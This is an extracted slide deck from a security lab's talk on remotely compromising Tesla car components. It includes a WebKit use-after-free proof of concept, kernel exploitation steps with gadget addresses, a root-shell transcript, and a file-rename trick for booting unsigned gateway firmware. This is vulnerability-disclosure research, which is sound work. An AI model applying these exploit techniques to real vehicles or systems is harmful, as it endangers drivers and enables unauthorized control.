



OVER-THE-AIR: TESLA HACKING 2017

How we Remotely Compromised
the Gateway, BCM, and Autopilot ECUs of Tesla Cars

Who we are && What we did

- Tencent Keen Security Lab
- Researchers in KeenLab who are focusing on the research of connected cars.



CONTENTS

1. *Hack into CID*
2. Bypass Code Signing Protection
3. OTA Overview
4. Easter Egg
5. Root APE from CID



Attacking Browser

- User-Agent
 - Mozilla/5.0 (X11; Linux) AppleWebKit/534.34 (KHTML, like Gecko) QtCarBrowser Safari/534.34
- Webkit 534.34: 2016, 2017
- Webkit 601.1 : 2018






POC

```
<!DOCTYPE html>
<script>
if (window.testRunner)
  testRunner.dumpAsText();
function eventhandler1() {
  var transformList = document.createElementNS("http://www.w3.org/2000/svg",
"radialGradient").gradientTransform.baseVal;
  var transform = document.querySelector("svg").createSVGTransform();
  transformList.appendChild(transform);
  var matrix = transform.matrix;
  transformList.initialize(transform);
  matrix.flipX();
}
</script>
This test passes if it doesn't crash under ASAN.
<svg onload="eventhandler1()">
```



UAF

```
<!DOCTYPE html>
<script>
if (window.testRunner)
  testRunner.dumpAsText();
function eventhandler1() {
  var transformList = document.createElementNS("http://www.w3.org/2000/svg",
"radialGradient").gradientTransform.baseVal;
  var transform = document.querySelector("svg").createSVGTransform();
  transformList.appendChild(transform);  1. Memory allocated
  var matrix = transform.matrix;
  transformList.initialize(transform);  2. Memory freed
  matrix.flipX();  3. Used again
}
</script>
```

This test passes if it doesn't crash under ASAN.

```
<svg onload="eventhandler1()">
```



Source view

- Allocate

`transformList.appendItem(transform);`

```
WebCore::SVGListProperty<WebCore::SVGTransformList>::appendItemValuesAndWrappers()
{
    ...
    PropertyType& values = animatedList->values();
    // Append the value and wrapper at the end of the list.
    values.append(newItem->propertyReference());
}
```

- Free

`transformList.initialize(transform);`

```
WebCore::SVGListProperty<WebCore::SVGTransformList>::initializeValuesAndWrappers()
{
    ...
    PropertyType& values = animatedList->values();
    values.clear();
    values.append(newItem->propertyReference());
}
```



Source view

- A better way to Free `transformList.clear();`

```
WebCore::SVGListProperty<WebCore::SVGTransformList>::clearValuesAndWrappers()  
{  
  ...  
    animatedList->values().clear();  
}
```

- Use after free `matrix.flipX();`

```
SVGMatrix flipX()  
{  
  AffineTransform copy = *this;  
  copy.flipX();  
  return static_cast<SVGMatrix>(copy);  
}
```



Memory view

- Allocate
 - 1024 bytes

```
transformList.appendItem(transform);
```



- Use after free

```
matrix.flipX();
```



Fill with ArrayStorage

- Leak heap address

m_allocBase

0xae536400:	0x0000007d	0x0000007d	0x00000000	0x00000000
0xae536410:	0xae536400	0x00000000	0x00000000	0xffffffff
0xae536420:	0x00000001	0xffffffff	0x00000002	0xffffffff
0xae536430:	0x00000003	0xffffffff	0x00000004	0xffffffff
0xae536440:	0x00000005	0xffffffff	0x00000006	0xffffffff

leaked = matrix.a

- Arbitrary address free

matrix.a = u2d(address)

array.unshift(0)



Refill with Uint32Array

- Arbitrary address read
 - Construct a fake String in Array



- Arbitrary address write
 - fastFree() the header of Uint32Array
 - Define a new Uint32Array(6) to construct a fake header
- } UAF



Explore Kernel

- Old kernel

```
Linux cid 2.6.36.3-pdk25.023-Tesla-20140430 #see_/etc/commit SMP PREEMPT 1202798460 armv7l GNU/Linux
```

- New kernel

```
Linux cid 4.4.35-release-03mar2017-84029-g4ddb263-dirty #see_/etc/commit SMP PREEMPT 1202798460 armv7l armv7l armv7l GNU/Linux
```

- Protection

- PXN/PAN Emulation Enabled
- dmesg restriction
- NO KASLR

CONFIG_CPU_SW_DOMAIN_PAN=y

CONFIG_SECURITY_DMESG_RESTRICT=y



QtCarBrowser AppArmor rules

```
install_app_armor() {  
    logger -t $UPSTART_JOB "installing app armor"  
    TESLA_UI=$(readlink /usr/tesla/UI)  
    PROFILE=/etc/apparmor.d/usr.tesla.UI.bin.QtCarBrowser  
    cat > $PROFILE <<END_OF_PROFILE  
    #include <tunables/global>  
    $TESLA_UI/bin/QtCarBrowser {  
        #include <abstractions/base>  
        #include <abstractions/consoles>  
        /** ix,  
        @{HOME}/** rwkl,  
        /usr/share/fonts/ r,  
        /usr/share/fonts/** r,  
        $TESLA_UI/bin/services.cfg rk,  
        $TESLA_UI/bin/*.qm r,  
        /usr/share/ca-certificates/** r,  
        /var/cache/fontconfig/** r,  
        /usr/cid-lib/** mr,  
        /usr/cid-slash-lib/** mr,  
        /dev/nvmap rw,  
        /dev/nvhost-ctrl rw,  
        /proc/** r,  
        $TESLA_UI/lib/** mr,  
    }  
END_OF_PROFILE  
    RUN_OR_DIE apparmor_parser -r $PROFILE  
}
```



NVMAP user interface

- Memory manager for Tegra GPU.
- `ioctl()`
 - `NVMAP_IOC_CREATE`
 - `NVMAP_IOC_ALLOC`
 - `NVMAP_IOC_FREE`
 - `NVMAP_IOC_MMAP`
 - `NVMAP_IOC_PIN_MULT`
 - ...




`nvmap_ioctl_pinop`

- copy structure ***`nvmap_pin_handle`*** from user memory to kernel memory

```
struct nvmap_pin_handle {  
    unsigned long handles;    /* array of handles to pin/unpin */  
    unsigned long addr;      /* array of addresses to return */  
    __u32 count;             /* number of entries in handles */  
};
```


handles	addr	count
---------	------	-------



`nvmap_pin_ids`

- Process every ***`nvmap_handle`*** structure in array handles
- Root Cause

```
int nvmap_pin_ids(struct nvmap_client *client, unsigned int nr, const unsigned long *ids)
{
    for (i = 0; i < nr && !ret; i++) {
        ref = _nvmap_validate_id_locked(client, ids[i]);
        if (ref) {
            ...
        } else {
            ...
            verify = nvmap_validate_get(client, ids[i]);
            if (verify)
                ...
            else
                ret = -EPERM;
            nvmap_ref_lock(client);
        }
    }
    nr = i;
}
```



nvmap_pin_ids

- Trigger the vulnerability

```
int nvmap_pin_ids(struct nvmap_client *client, unsigned int nr, const unsigned long *ids)
{
    ...
    if (ret)
        goto out;
    ...
out:
    if (ret) {
        nvmap_ref_lock(client);
        ...
        for (i = 0; i < nr; i++)
            nvmap_handle_put(h[i]);
    }
    return ret;
}
```



nvmap_handle_put

- Arbitrary address decrease by one

```
static inline void nvmap_handle_put(struct nvmap_handle *h)
{
    int cnt = atomic_dec_return(&h->ref);

    if (WARN_ON(cnt < 0)) {
        pr_err("%s: %s put to negative references\n",
            __func__, current->comm);
    } else if (cnt == 0)
        _nvmap_handle_free(h);
}
```

- nvmap_handle

node			ref	pin	...
...




Exploit

- Hijack \$PC

-0x10

Syscall table

...
sys_accept4 - 0x10
...



```
.text:C05261E0      MOV        R1, R5
.text:C05261E4      LDR        R3, [R3,#0x28]
.text:C05261E8      BLX        R3
.text:C05261EC      STR        R0, [R11,#-0x20]
.text:C05261F0      B          loc_C05261B8
.text:C05261F0      ; End of function sys_listen
.text:C05261F0      ; -----
.text:C05261F4      off_C05261F4      DCD dword_C0B426C0      ; DATA XREF: sys_listen+30↑r
.text:C05261F8      ; ===== S U B R O U T I N E =====
.text:C05261F8      ; Attributes: bp-based frame
.text:C05261F8      EXPORT sys_accept4
.text:C05261F8      sys_accept4      ; CODE XREF: sys_accept+18↓p
.text:C05261F8      ; DATA XREF: .text:C001085C↑o
.text:C05261F8      MOV        R12, SP ; Sys_accept4
.text:C05261FC      STMFD     SP!, {R4-R12,LR,PC}
.text:C0526200      SUB        R11, R12, #4
.text:C0526204      SUB        SP, SP, #0x94
```



Exploit

- JOP gadgets on v8.1(17.24.28)
 - Read memory

.text:C0049650	LDR	R0, [R4,#0x2C]
.text:C0049654	BLX	R1

- Write memory

.text:C03442F0	STRH	R2, [R1,R3]
.text:C03442F4	BLX	R6

- Write
 - syscall(SYS_ACCEPT4, 0, target_address – gadget_address, half_value, gadget_address, 0, 0, RET_FAST_SYSCALL);



Get root

- Bypass AppArmor
 - Patch `aa_g_profile_mode` with `APPARMOR_COMPLAIN`
- Get root
 - Patch `setresuid()`

```
browser@cid-      |$ id
uid=2222(browser) gid=2222(browser) groups=2222(browser)
browser@cid-      $
browser@cid-      $ uname -a
Linux cid 4.4.35-release-03mar2017-84029-g4ddb263-dirty #see_/etc/commit SMP PRI
EMPT 1202798460 armv7l armv7l armv7l GNU/Linux
browser@cid-      $
browser@cid-      $ ./getroot
uid: 0, 0
# id
uid=0(root) gid=2222(browser) groups=0(root)
# uname -a
Linux cid 4.4.35-release-03mar2017-84029-g4ddb263-dirty #see_/etc/commit SMP PRI
EMPT 1202798460 armv7l armv7l armv7l GNU/Linux
# █
```



CONTENTS

1. Hack into CID
2. *Bypass Code Signing Protection*
3. OTA Overview
4. Easter Egg
5. Root APE from CID



What we did in v1?

- Update software will be load from the SD Card.
- Filename is “**boot.img**”
- Files on SD Card are transferred via Ethernet.
- **No** signature/cert applied. Only do checksum on the file.
- ➔ Upload modified software directly, and reboot to run



Fix solution in V2

- Updater's signature check is applied
 - Until last 0x48 bytes

```
v1 = 3;  
if ( !fat_load_file_info(filename, (int *)fileinfo) )  
{  
    v4 = fopen(filename, "r");  
    if ( v4 )  
    {  
        v5 = *(_DWORD *)&fileinfo[28];  
        if ( *(_DWORD *)&fileinfo[28] > 0x48u )  
        {
```

- SHA512 + ed25519

```
    }  
    fclose(v4);  
    SHA512_Final((int)&v11, (int)calc_output);  
    v1 = 2;  
    if ( !wc_ed25519_verify_msg((__int16 *)&v10[8], (int)calc_output, 0, 64, (int)pubkey) )  
        v1 = 0;  
    }  
}  
  
return v1;
```

Located in gateway firmware



Fix solution in V2

- Updater's signature check is applied
 - Until last 0x48 bytes
 - SHA512 + ed25519
- Cryptographic attack?
 - Constants seems carefully picked,
- Let's check its implementation ;)
 - How the updater written to the SD card
 - How the updater gets executd



Gateway file operation protocol

- **File operate agent** using typical TLV-style encoding scheme

uint16_t len(Data)	Command	Data
-----------------------	---------	------

- For read file

Len	Command	Filename
0x000A	0x00	“file.img\x00”

- And for rename

Len	Command	Filename	NewName
0x13	0x02	“file.img\x00”	“used.img\x00”



Gateway file operation protocol

- In last year's slide, we said "boot.img" is the updater, and:


- UDPSendDiagCommand(\x08noboot.img)
- Gateway: Check then rename to boot.img and reboot
- Upload "boot.img" directly is forbidden



Gateway file operation protocol

- In last year's slides, we said upload the updater directly is forbidden.
- Upload “boot.img” is rejected here:

```
25     if ( !--v8 )
26         return net_sendto(v3, (int)v4, 4);
27     }
28 }
29 else
30 {
31     v7 = v4;
32 }
33 v9 = v7 + 1;
34 if ( chk_bting(v9, v6 - v9) )
35     v10 = -2;
36 else
37     v10 = fat_rename(v4, v9);
38 return net_sendto(v3, (__int16 *)&v10, 4);
39 }
```



```
13     }
14     while ( v2 );
15 }
16 return strcmp((int)a1, (int)"boot.img") == 0;
17 }
```



Gateway file operation protocol

- In last year's slides, we said upload the update software directly is not allowed.
- Actually, upload and then rename it to “boot.img” is **also** disallowed.
- Transferring the “boot.img” should be finished by the **diagnostic agent**.



Gateway diagnostic protocol

- **Diagnostic agent** have a similar protocol with fixed length (0x20).
- The related command is *REBOOT_FOR_UPDATE(0x08)*.

Command (uint8_t)	Filename
0x08	"noboot.img\x00"




Gateway diagnostic protocol

- **Diagnostic agent** have a similar protocol with fixed length (0x20).
- The related command is *REBOOT_FOR_UPDATE(0x08)*.
- It will verify the file and its signature, and rename if correct.

```
if ( verify_somefile_msg((unsigned __int8 *)filename) )// return 0 if correct
{
    LOWORD(v9) = v9 | 0x800;
    if ( !(dword_40032FA0 & 1) )
    {
        taskENTER_CRITICAL();
        dword_40032FA0 = dword_40032FA0 & 0xFFFFFFFFE | 1;
        dword_400321C0 = dword_400321C0 & 0xFFFFFFFFE | 1;
        taskEXIT_CRITICAL();
        sub_2D4D4();
        dword_FFFE8010 = 0x80000000; // RESET
    }
}
else if ( fat_rename(filename, "boot.img") ) later
{
```



Gateway update



Gateway update

- When RESET is triggered, bootloader will be executed first
- It would check if “boot.img” with a correct checksum exists in the SD card and try to boot it

```
if ( !file_stat("/boot.img", &finfo) )
{
ABEL_21:
    if ( finfo <= 0x80000 && !file_open((int)fd, (int)"/boot.img", 1) )
    {
        dword_FFF38010 = 46208;
        v10 = 0x40000000;
```

```
while ( !file_read(fd, v10, 0x400u, &v30) && v30 )
{
    v10 += v30;
    dword_FFF38010 = 46208;
}
dword_FFF38010 = 46208;
file_close(fd);
file_unlink("/booted.img");
```

```
if ( !file_rename("/boot.img", "/booted.img") )
{
    dword_FFF38010 = 46208;           // feed dog
    *(_DWORD *)&v31 = 0;
    v11 = crc32(-1, 0x40000000, 4);
    v12 = crc32(v11, &v31, 4);
    if ( dword_40000004 == ~crc32(v12, &unk_40000008, v10 - 0x40000008) // checksum
        && (dword_40000018 ^ 'GW\0\0') == ' R' // magic header
        && (dword_4000001C ^ '4 \0\0') == ' ' )
    {
        __asm { wrteei    0 }
        dword_FFF38010 = 46208;
        ((void (*)(void))unk_40000000)(); // go to updater
    }
}
```



Gateway update

- When RESET is triggered, bootloader will be executed first
- It would check if “boot.img” with a correct checksum exists in the SD card and try to boot it
- Bootloader will **NOT** check the signature, in neither v1 or v2
 - Update bootloader is dangerous, since it may cause a bricked car
 - And without chip-level secure boot, update the bootloader is useless, since gateway code itself might also have vulns
- TL;DR: we can always gain access again if a “boot.img” can be put into the SD card ;)



Filesystem of the gateway

- Tesla is using FatFS r0.09
 - Written by *ChaN*, and default config is nearly not changed
- Before FatFS write the new name to the chunk:

```
for(si =0; lfn[si]!=' '|| lfn[si]!='.'; si++);          /* Strip leading spaces and dots */
```

So

```
fatfs_rename("a.img", "\x20b.img");
```

would have the same effect with

```
fatfs_rename("a.img", "b.img");
```

And gateway simply uses “strcmp” 😊



Filesystem of the gateway

- Upload a malicious update software

Len	Command	Filename
0x000C	0x01	“badupd.img\x00”

- And rename it


Len	Command	Filename	NewName
0x16	0x02	“badupd.img\x00”	“\x20boot.img\x00”

- And reboot *directly*

Command (uint8_t)	Padding
0x00	“\x00”*32



**EVERYTIME A IMAGE BOOT
WITHOUT SIGNATURE VERIFY**



**A KITTEN GETS
ANGRY**

memegen.com




CONTENTS

